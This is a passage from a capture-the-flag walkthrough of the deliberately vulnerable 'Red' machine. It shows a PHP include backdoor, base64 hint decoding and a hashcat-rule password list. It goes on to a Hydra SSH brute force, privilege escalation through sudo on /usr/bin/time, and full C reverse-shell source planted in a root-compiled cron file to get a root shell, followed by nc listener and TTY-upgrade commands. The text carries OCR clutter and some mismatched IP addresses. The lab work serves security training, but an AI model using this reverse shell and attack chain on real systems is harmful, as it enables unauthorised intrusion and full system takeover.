As we can see, we were also able to retrieve the DB_PASSWORD as well. Now, I went to NetworkFileManager.php in github. I couldn't find anything that could help me. After this, I went back to burp again and edited the get link as shown below:

As we can see, It gave me a positive hit. I copied the key it gave me and went to backdoor.b64 file and pasted the key here. Now when I cat the updated backdoor.b64 file with base64 > backdoor.php, I got the following result:


```
<?php
    $file = $_GET['key'];
    if(isset($file))
    {
        include("$file");
    }
    else
    {
        include("NetworkFileManagerPHP.php");
    }
    /* VGhhdCBwYXNzd29yZCBhbG9uZSB3b24ndCBoZWxwIHlvdSEgSGFzaGNhdCBzYXlzIHJ1bGVzIGFyZSBydWxlcw== */
?>
```

As we can see, we again got a peculiar looking base64 message. I copied this new string and used echo with the message.txt. When I tried using cat message.txt command, I got the following result:

```
┌──(sparsh㉿kali)-[~]
└─$ cat message.txt
```

```
That password alone won't help you! Hashcat says rules are rules
```

It says that the message won't help me. Hashcat says rules are rules. As we know, the string was base64 encoded. We also have the password from before that was the DB_PASSWORD. Now I had no idea what the next step should be so I just searched for base64 hashcat rules on google and I found an interesting result in one of the websites:



After reading this article, I had some ideas on how I can approach this. I went back to the terminal and created a vi pass.txt file:

I pasted the DB_PASSWORD here. After this I used the following command:

After this when I used the cat function I got the following result:

```
File  Actions  Edit  View  Help
R3v_m4lwh3r3_k1nG!!88
R3v_m4lwh3r3_k1nG!!99
R3v_m4lwh3r3_k1nG!!123
R3v_m4lwh3r3_k1nG!!e
R3v_m4lwh3r3_k1nG!!s
R3v_m4lwh3r3_k1nG!a
R3v_m4lwh3r3_k1nGs
R3v_m4lwh3r3_k1nGa
R3v_m4lwh3r3_k1nGer
R3v_m4lwh3r3_k1nGie
R3v_m4lwh3r3_k1no
R3v_m4lwh3r3_k1ny
R3v_m4lwh3r3_k1n123
R3v_m4lwh3r3_k1nman
R3v_m4lwh3r3_k1ndog
1R3v_m4lwh3r3_k1nG!!
theR3v_m4lwh3r3_k1nG!!
d3v_m4lwh3r3_k1nG!!
mav_m4lwh3r3_k1nG!!
R3v_m4lwh3r3_k1nG!!
R3v_m4lwh3r3_k1nG!!
R3v_m4lwh3r3_k1nG!!
R3_m4lwh3r3_k1nG!!
R3m4lwh3r3_k1nG!!
R3vm4lwh3r3_k1nG!!
R3v_4lwh3r3_k1nG!!
R3vm
R3v_m1
R3v_m4lwh3r3_k1nG!
R3v_m4lwh3r3_k1nG
R3v_m4lwh3r3_k1n
R3v_m4lwh3r3_k1nR3v_m4lwh3r3_k1n
Rv_m4lwh3r3_k1n
1nG!
h3r3_k1nG!!v_m4lw
R3v_m4lwh3r3_k1n!
 3v_m4lwh3r3_k1nG
G!!R3v_m4lwh3r3_k1n
nG!!
1nG!!
k1nGk1nG
n3v_
_mR_mR
Z3v_m4lwh3r3_k1nG!!
U_m4lwh3r3_k1nG!!
R3v_lw
R3vmR3vm
_mR
R3r3R3r3
Rrlw
R3v_ml
R4lwh3
```

I found out that this gave me 77 passwords. After this I made a new file name Hydra. Using this, when I executed the ssh command along with the host IP address, I got a match:

```
sparsh@kali: ~
┌──(sparsh㉿kali)-[~]
└─$ hydra -l john -P passlist.txt 10.132.83.99 ssh
```

```
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-07 14:31:01
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 77 login tries (l:1/p:77), ~5 tries per task
[DATA] attacking ssh://11.0.2.6:22/
[22][ssh] host: 11.0.2.6   login: john   password: r3v_m4lwh3r3_k1nG!!
```

After this, I used the ssh john@10.132.83.99 command and it gave me the following result:

```
ED25519 key fingerprint is SHA256:Lsb6ouxQMAaxY482/0MurBrd+OCss96vQzdMn6Te7hM.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:50: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '11.0.2.6' (ED25519) to the list of known hosts.
john@11.0.2.6's password:
```

I entered the password we achieved before and saw the following:

```
john@red:~$ ls -la
total 28
drwxr-xr-x 3 root john 4096 Oct 31 20:26 .
drwxr-xr-x 5 root root 4096 Oct 24 14:40 ..
lrwxrwxrwx 1 root root    9 Oct 24 15:12 .bash_history → /dev/null
-rw-r--r-- 1 john john  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 john john 3771 Feb 25  2020 .bashrc
drwx------ 2 john john 4096 Oct 24 14:16 .cache
lrwxrwxrwx 1 root root    9 Oct 24 15:12 .mysql_history → /dev/null
-rw-r--r-- 1 root root   51 Oct 31 20:26 note_from_red.txt
-rw-r--r-- 1 john john  807 Feb 25  2020 .profile
-rw-r--r-- 1 john john    0 Oct 24 14:16 .sudo_as_admin_successful
-rw-r--r-- 1 root root    0 Oct 24 15:12 .viminfo
john@red:~$
```


As we can see, we were able to successfully login here. After this I noticed the was a note_from_red.txt file here, I opened this file and It contained the following message:

```
File  Actions  Edit  View  Help
Having a little trouble with the cat command blue?
```


After this, It gave me another message:

```
john@red:~$ ls
note_from_red.txt
john@red:~$ cat note_from_red.txt
john@red:~$ vi note_from_red.txt
Having a little trouble with the cat command blue?
john@red:~$ tYou really think you can take down my machine Blue?
```

I also got a clue for something called gtfobin time so I searched the github link for that I saw this:



After this, I executed the following command according to the instructions on this website and got the following results:



They are teasing us and gave us another message here. It says that the flag is Fake. Also, as we can see the user is again changed. When I executed the whoami command, I got the result ippsec.

After this, I felt like red was lying to me so I tried looking into the other files I had access to so after looking through, I found the following:

```
User john may run the following commands on red:
    (ippsec) NOPASSWD: /usr/bin/time
john@red:~$ sudo -u ippsec Get out of my machine Blue!!
/usr/bin/time /bin/bash
ippsec@red:/home/john$ whoami
ippsec
ippsec@red:/home/john$ ls
note_from_red.txt
ippsec@red:/home/john$ cd ~
ippsec@red:~$ ls
user.txt
ippsec@red:~$ vi user.txt
Fake Flag:
Come on now Blue! You really think it would be that easy to get the user flag? You are not even on the right user! Hahaha
ippsec@red:~$ ls /home/
ippsec  john  oxdf
ippsec@red:~$ Say Bye Bye to your Shell Blue and that password

ippsec@red:~$ ls
user.txt
ippsec@red:~$
ippsec@red:~$ find / -user ippsec -type f 2>/dev/null
```

```
/proc/4063/fdinfo/7
/proc/4063/environ
/proc/4063/auxv
/proc/4063/status
/proc/4063/personality
/proc/4063/limits
/proc/4063/sched
/proc/4063/autogroup
/proc/4063/comm
/proc/4063/syscall
/proc/4063/cmdline
/proc/4063/stat
/proc/4063/statm
/proc/4063/maps
/proc/4063/numa_maps
/proc/4063/mem
/proc/4063/mounts
/proc/4063/mountinfo
/proc/4063/mountstats
/proc/4063/clear_refs
/proc/4063/smaps
/proc/4063/smaps_rollup
/proc/4063/pagemap
/proc/4063/attr/current
/proc/4063/attr/prev
/proc/4063/attr/exec
/proc/4063/attr/fscreate
/proc/4063/attr/keycreate
/proc/4063/attr/sockcreate
/proc/4063/attr/display
/proc/4063/attr/smack/current
/proc/4063/attr/apparmor/current
/proc/4063/attr/apparmor/prev
/proc/4063/attr/apparmor/exec
/proc/4063/wchan
/proc/4063/stack
/proc/4063/schedstat
/proc/4063/cpuset
/proc/4063/cgroup
/proc/4063/oom_score
/proc/4063/oom_adj
/proc/4063/oom_score_adj
/proc/4063/loginuid
/proc/4063/sessionid
/proc/4063/coredump_filter
/proc/4063/io
/proc/4063/uid_map
/proc/4063/gid_map
/proc/4063/projid_map
/proc/4063/setgroups
/proc/4063/timers
/proc/4063/timerslack_ns
/proc/4063/patch_state
/proc/4063/arch_status
```

As we can see from the above screenshot, these are the files user ippsec had access to. After this I ignored the proc and I got the following files remaining:

```
/proc/4063/attr/display
/proc/4063/attr/smack/current
/proc/4063/attr/apparmor/current
/proc/4063/attr/apparmor/prev
/proc/4063/attr/apparmor/exec
/proc/4063/wchan
/proc/4063/stack
/proc/4063/schedstat
/proc/4063/cpuset
/proc/4063/cgroup
/proc/4063/oom_score
/proc/4063/oom_adj
/proc/4063/oom_score_adj
/proc/4063/loginuid
/proc/4063/sessionid
/proc/4063/coredump_filter
/proc/4063/io
/proc/4063/uid_map
/proc/4063/gid_map
/proc/4063/projid_map
/proc/4063/setgroups
/proc/4063/timers
/proc/4063/timerslack_ns
/proc/4063/patch_state
/proc/4063/arch_status
/home/ippsec/.bash_logout
/home/ippsec/.profile
/home/ippsec/.bashrc
/home/ippsec/user.txt
ippsec@red:~$
ippsec@red:~$ find / -user ippsec -type f 2>/dev/null | grep -v proc
/home/ippsec/.bash_logout
/home/ippsec/.profile
/home/ippsec/.bashrc
/home/ippsec/user.txt
ippsec@red:~$ You really think you can take down my machine Blue?
```

After this, I got taken off the server by itself. Now, if I try to use the same password, it didn't worked:

```
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-07 14:35:07
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 77 login tries (l:1/p:77), ~5 tries per task
[DATA] attacking ssh://11.0.2.6:22/
[22][ssh] host: 11.0.2.6   login: john   password: R3v_m4lwh3r3_k1nG16
```

I got a different password this time. Red is indeed something huh ;)

So, we can see that about every five minutes red kicks us off hence, this makes it really difficult for us to exploit red. Now, after searching google again, I finally found a way to bypass this.

Firstly, I created a shell script because it will be easier to copy paste rather than working the whole things again. I also created another reverse shell after the session and when the shell dies it won't kick us off.

```
john@red:~$ sudo -u ippsec /usr/bin/time /bin/bash
ippsec@red:/home/john$ cd /dev/shm/
ippsec@red:/dev/shm$ vi shell.sh
vi: shell.sh: No such file or directory
ippsec@red:/dev/shm$ cat shell.sh
ippsec@red:/dev/shm$ ls
multipath  shell.sh
ippsec@red:/dev/shm$ chmod +x shell.sh
ippsec@red:/dev/shm$ ls -la
total 4
drwxrwxrwt  3 root   root     80 Jan  7 19:36 .
drwxr-xr-x 20 root   root   4160 Jan  7 19:10 ..
drwx------  4 root   root     80 Jan  7 19:09 multipath
-rwxrwxr-x  1 ippsec ippsec   49 Jan  7 19:36 shell.sh
ippsec@red:/dev/shm$ You really think you can take down my machine Blue?

ippsec@red:/dev/shm$ ./shell.sh
```

After this, I tried to find the directory that will resonate with my task:

```
/proc/4616/map_files
/proc/4616/fdinfo
/proc/4616/ns
/proc/4616/net
/proc/4616/attr
/proc/4616/attr/smack
/proc/4616/attr/apparmor
/proc/4641
/proc/4641/task
/proc/4641/task/4641
/proc/4641/task/4641/fd
/proc/4641/task/4641/fdinfo
/proc/4641/task/4641/ns
/proc/4641/task/4641/net
/proc/4641/task/4641/attr
/proc/4641/task/4641/attr/smack
/proc/4641/task/4641/attr/apparmor
/proc/4641/fd
/proc/4641/map_files
/proc/4641/fdinfo
/proc/4641/ns
/proc/4641/net
/proc/4641/attr
/proc/4641/attr/smack
/proc/4641/attr/apparmor
/home/ippsec
ippsec@red:/dev/shm$ find / -group ippsec -type d 2>/dev/null | grep -v proc
/var/www/wordpress/.git
/home/ippsec
ippsec@red:/dev/shm$
```

After this, I followed all the steps I found on google and found the following results:

```
ippsec@red:/dev/shm$ ls -la /var/www/wordpress/.git
total 32
drwxrwx--- 2 root     ippsec    4096 Jan  7 19:38 .
drwxr-xr-x 6 www-data www-data  4096 Oct 31 20:22 ..
-rwxr-xr-x 1 root     root     16712 Jan  7 19:38 rev
-rw-r--r-- 1 root     root       123 Oct 31 20:13 supersecretfileuc.c
ippsec@red:/dev/shm$ cd /var/www/wordpress/.gitYou really think you can take down my machine Blue?

ippsec@red:/var/www/wordpress/.git$ ls
rev  supersecretfileuc.c
ippsec@red:/var/www/wordpress/.git$ cd ..
ippsec@red:/var/www/wordpress$ ls -la
total 236
drwxr-xr-x  6 www-data www-data  4096 Oct 31 20:22 .
drwxr-xr-x  4 root     root      4096 Oct 24 14:24 ..
drwxrwx---  2 root     ippsec    4096 Jan  7 19:38 .git
-rw-r-----  1 www-data www-data   523 Oct 24 14:32 .htaccess
-rw-r-----  1 www-data www-data   405 Feb  6  2020 index.php
-rw-r-----  1 www-data www-data 19915 Jan  1  2021 license.txt
-rw-r-----  1 www-data www-data   251 Oct 31 20:22 NetworkFileManagerPHP.php
-rw-r-----  1 www-data www-data  7346 Jul  6  2021 readme.html
-rw-r-----  1 www-data www-data  7165 Jan 21  2021 wp-activate.php
drwxr-x---  9 www-data www-data  4096 Sep  9 02:20 wp-admin
-rw-r-----  1 www-data www-data   351 Feb  6  2020 wp-blog-header.php
-rw-r-----  1 www-data www-data  2328 Feb 17  2021 wp-comments-post.php
-rw-r-----  1 www-data www-data  3395 Oct 26 00:50 wp-config.php
-rw-r-----  1 www-data www-data  3004 May 21  2021 wp-config-sample.php
drwxr-x---  6 www-data www-data  4096 Oct 24 14:32 wp-content
-rw-r-----  1 www-data www-data  3939 Jul 30  2020 wp-cron.php
drwxr-x--- 25 www-data www-data 12288 Sep  9 02:20 wp-includes
-rw-r-----  1 www-data www-data  2496 Feb  6  2020 wp-links-opml.php
-rw-r-----  1 www-data www-data  3900 May 15  2021 wp-load.php
-rw-r-----  1 www-data www-data 45463 Apr  6  2021 wp-login.php
-rw-r-----  1 www-data www-data  8509 Apr 14  2020 wp-mail.php
-rw-r-----  1 www-data www-data 22297 Jun  1  2021 wp-settings.php
-rw-r-----  1 www-data www-data 31693 May  7  2021 wp-signup.php
-rw-r-----  1 www-data www-data  4747 Oct  8  2020 wp-trackback.php
-rw-r-----  1 www-data www-data  3236 Jun  8  2020 xmlrpc.php
ippsec@red:/var/www/wordpress$
```

I saw the .git file here that stood out. I accessed this file and it contained a supersecretfileuc.c file so I accessed it:

```
ippsec@red:/var/www/wordpress$ cd .git/
ippsec@red:/var/www/wordpress/.git$ ls
rev  supersecretfileuc.c
ippsec@red:/var/www/wordpress/.git$ vi supersecretfileuc.c
#include <stdio.h>

int main()
{

    // prints hello world
    printf("Get out of here Blue!\n");

    return 0;
}
```

As we can see, it contained a simple c program that prints out “Get out of here Blue”. After this I went to the rev file, I assumed that it is probably some kind of a backdoor. After this when I went back to redrocks.win webpage, something happened on the terminal which was really interesting:

```
ippsec@red:/var/www/wordpress/.git$ vi supersecretfileuc.c
#include <stdio.h>

int main()
{

    // prints hello world
    printf("Get out of here Blue!\n");

    return 0;
}

ippsec@red:/var/www/wordpress/.git$ ./rev
Get out of here Blue!
ippsec@red:/var/www/wordpress/.git$ ls
rev  supersecretfileuc.c
ippsec@red:/var/www/wordpress/.git$ I recommend you leave Blue or I will destroy your shell
bash: [4607: 4 (255)] tcsetattr: Input/output error
                                                    Hangup
                                                          ippsec@red:/dev/shm$
```

As we can see, it gave me a warning to leave or it will destroy my shell and we get kicked out again. After this I Payload reverseshell github and found the code for C implementation.

582 lines (438 sloc) | 22 KB Raw Blame

C

Compile with `gcc /tmp/shell.c --output csh && csh`

```
#include <stdio.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>

int main(void){
    int port = 4242;
    struct sockaddr_in revsockaddr;

    int sockt = socket(AF_INET, SOCK_STREAM, 0);
    revsockaddr.sin_family = AF_INET;
    revsockaddr.sin_port = htons(port);
    revsockaddr.sin_addr.s_addr = inet_addr("10.0.0.1");

    connect(sockt, (struct sockaddr *) &revsockaddr,
    sizeof(revsockaddr));
    dup2(sockt, 0);
    dup2(sockt, 1);
    dup2(sockt, 2);

    char * const argv[] = {"/bin/sh", NULL};
    execve("/bin/sh", argv, NULL);

    return 0;
}
```

I copied this code for implementing in my project. We just have to replace the port and ip address in this code and it should work file with our task in hand. I went ahead back to the server and created a supersecretfile.c and pasted this code. Now when I executed this, I found the following result:

```
CMD: UID=0    PID=4843   | /usr/sbin/CRON -f
CMD: UID=0    PID=4842   | /usr/sbin/CRON -f
CMD: UID=0    PID=4845   |
CMD: UID=0    PID=4844   | /bin/sh -c /usr/bin/bash /root/defense/backdoor.sh
CMD: UID=0    PID=4846   | /usr/bin/bash /root/defense/backdoor.sh
CMD: UID=0    PID=4847   | /usr/bin/gcc /var/www/wordpress/.git/supersecretfileuc.c -o /var/www/wordpress/.git/rev
CMD: UID=0    PID=4848   | /usr/bin/bash /root/defense/talk.sh
u can take down my machine Blue?
CMD: UID=0    PID=4849   | /usr/lib/gcc/x86_64-linux-gnu/9/cc1 -quiet -imultiarch x86_64-linux-gnu /var/www/wordpress/.git/supersecretfileuc.c -quiet -dumpbase supersecretfileuc.c -mtune=generic
-fasynchronous-unwind-tables -fstack-protector-strong -Wformat -Wformat-security -fstack-clash-protection -fcf-protection -o /tmp/cchAWffG.s
CMD: UID=0    PID=4850   | /usr/bin/gcc /var/www/wordpress/.git/supersecretfileuc.c -o /var/www/wordpress/.git/rev
CMD: UID=0    PID=4851   |
CMD: UID=0    PID=4852   | /usr/bin/ld -plugin /usr/lib/gcc/x86_64-linux-gnu/9/liblto_plugin.so -plugin-opt=/usr/lib/gcc/x86_64-linux-gnu/9/lto-wrapper -plugin-opt=-fresolution=/tmp/ccRHip4G.res
pt=-pass-through=-lgcc_s -plugin-opt=-pass-through=-lc -plugin-opt=-pass-through=-lgcc -plugin-opt=-pass-through=-lgcc_s --build-id --eh-frame-hdr -m elf_x86_64 --hash-style=gnu --as-needed -dynl
e -z now -z relro -o /var/www/wordpress/.git/rev /usr/lib/gcc/x86_64-linux-gnu/9/../../../x86_64-linux-gnu/Scrt1.o /usr/lib/gcc/x86_64-linux-gnu/9/../../../x86_64-linux-gnu/crti.o /usr/lib/gcc/x
/x86_64-linux-gnu/9 -L/usr/lib/gcc/x86_64-linux-gnu/9/../../../x86_64-linux-gnu -L/usr/lib/gcc/x86_64-linux-gnu/9/../../../../lib -L/lib/x86_64-linux-gnu -L/lib/../lib -L/usr/lib/x86_64-linux-gn
linux-gnu/9/../../.. /tmp/ccyKteVJ.o -lgcc --push-state --as-needed -lgcc_s --pop-state -lc -lgcc --push-state --as-needed -lgcc_s --pop-state /usr/lib/gcc/x86_64-linux-gnu/9/crtendS.o /usr/lib/
```

As we can see it is the root implementation. This also shows that the terminal is compiling the supersecretfile.c into .git/rev and the output below shows the execution of the file.

After this I had to go back to the server for further execution. I moved the supersecretfile.c successfully. After this I cat the supersecretfile and started listening on the server using the nc command. Finally, I went to the ippsec user and removed the supersecret file. I am allowed to do that because I am the owner here. After this I created the same file again. The file name has to match like before. I performed the following executions:

```
^CExiting program... (interrupt)
ippsec@red:/tmp$ ls
pspy64s
snap.lxd
systemd-private-b68d2b2f31674efe8218a6f9558a87d2-apache2.service-v0QX0i
systemd-private-b68d2b2f31674efe8218a6f9558a87d2-systemd-logind.service-6ZmDPg
systemd-private-b68d2b2f31674efe8218a6f9558a87d2-systemd-resolved.service-WwAUdh
systemd-private-b68d2b2f31674efe8218a6f9558a87d2-systemd-timesyncd.service-xMu93h
ippsec@red:/tmp$ cd /var/www/wordpress/.git/
ippsec@red:/var/www/wordpress/.git$ ls
rev  supersecretfileuc.c
ippsec@red:/var/www/wordpress/.git$ rm supersecretfileuc.c
rm: remove write-protected regular file 'supersecretfileuc.c'? y
ippsec@red:/var/www/wordpress/.git$ ls
rev
ippsec@red:/var/www/wordpress/.git$ rm rev
rm: remove write-protected regular file 'rev'? y
ippsec@red:/var/www/wordpress/.git$ vi supersecretfileuc.c
vi: supersecretfileuc.c: No such file or directory
ippsec@red:/var/www/wordpress/.git$ cat supersecretfileuc.c
ippsec@red:/var/www/wordpress/.git$
```

Now we know that the root is going to compile this and execute it. So I performed the following execution:

```
    return 0;
}

ippsec@red:/var/www/wordpress/.git$ cd /tmp/
ippsec@red:/tmp$ ./pspy64s
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
```

```
View  Help
CMD: UID=0     PID=182    |
CMD: UID=0     PID=1812   | /usr/lib/snapd/snapd
CMD: UID=0     PID=18     |
CMD: UID=0     PID=177    |
CMD: UID=33    PID=1759   | /usr/sbin/apache2 -k start
CMD: UID=33    PID=1758   | /usr/sbin/apache2 -k start
CMD: UID=0     PID=172    |
CMD: UID=0     PID=17     |
CMD: UID=0     PID=16     |
CMD: UID=0     PID=1587   |
CMD: UID=0     PID=15     |
CMD: UID=0     PID=1438   |
CMD: UID=0     PID=14     |
CMD: UID=0     PID=13     |
CMD: UID=0     PID=1286   |
CMD: UID=0     PID=126    |
CMD: UID=0     PID=125    |
CMD: UID=0     PID=12     |
CMD: UID=0     PID=112    |
CMD: UID=0     PID=11     |
CMD: UID=0     PID=109    |
CMD: UID=0     PID=10     |
CMD: UID=0     PID=1      | /sbin/init maybe-ubiquity
```

And after waiting at the listening server I found the following result:

```
┌──(★)$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [11.0.2.4] from (UNKNOWN) [11.0.2.6] 54294
```

67°F
Mostly clear

Search

Now I finally verified if it is indeed the root:

```
listening on [any] 9001 ...
connect to [11.0.2.4] from (UNKNOWN) [11.0.2.6] 54294
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@red:/root# ^Z
zsh: suspended  nc -lvnp 9001
```

The screenshot above verifies that we successfully got the root. Now I searched the internet again and found a github repository so I followed it for further steps:

```
┌──[*]$ stty raw -echo;fg
[1]  + continued  nc -lvnp 9001

root@red:/root# clear
TERM environment variable not set.
root@red:/root# export TERM=xterm
root@red:/root# clea
```

67°F
Mostly clear

Search

Now I have a more interactive root shell. Now further steps included:

```
File  Actions  Edit  View  Help
root@red:/root# ls
defense  root.txt  snap
root@red:/root# cleaYou really think you can take down my machine Blue?

root@red:/root# ls -la
total 44
drwx------  7 root root 4096 Oct 31 20:28 .
drwxr-xr-x 20 root root 4096 Oct 24 14:13 ..
lrwxrwxrwx  1 root root    9 Oct 24 15:11 .bash_history → /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx------  2 root root 4096 Oct 24 14:18 .cache
drwxr-xr-x  3 root root 4096 Oct 24 15:16 .local
lrwxrwxrwx  1 root root    9 Oct 24 15:11 .mysql_history → /dev/null
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-r--r--  1 root root   75 Oct 24 15:05 .selected_editor
drwx------  2 root root 4096 Oct 24 14:15 .ssh
-rw-------  1 root root    0 Oct 31 20:28 .viminfo
drwxr-xr-x  2 root root 4096 Oct 31 20:02 defense
-rw-r-----  1 root root   12 Oct 27 01:54 root.txt
drwxr-xr-x  3 root root 4096 Oct 24 14:15 snap
root@red:/root# find / -type f -name user.txt 2>/dev/null
/home/oxdf/user.txt
/home/ippsec/user.txt
root@red:/root# ls -la
total 44
drwx------  7 root root 4096 Oct 31 20:28 .
drwxr-xr-x 20 root root 4096 Oct 24 14:13 ..
lrwxrwxrwx  1 root root    9 Oct 24 15:11 .bash_history → /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx------  2 root root 4096 Oct 24 14:18 .cache
drwxr-xr-x  3 root root 4096 Oct 24 15:16 .local
lrwxrwxrwx  1 root root    9 Oct 24 15:11 .mysql_history → /dev/null
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-r--r--  1 root root   75 Oct 24 15:05 .selected_editor
drwx------  2 root root 4096 Oct 24 14:15 .ssh
-rw-------  1 root root    0 Oct 31 20:28 .viminfo
drwxr-xr-x  2 root root 4096 Oct 31 20:02 defense
-rw-r-----  1 root root   12 Oct 27 01:54 root.txt
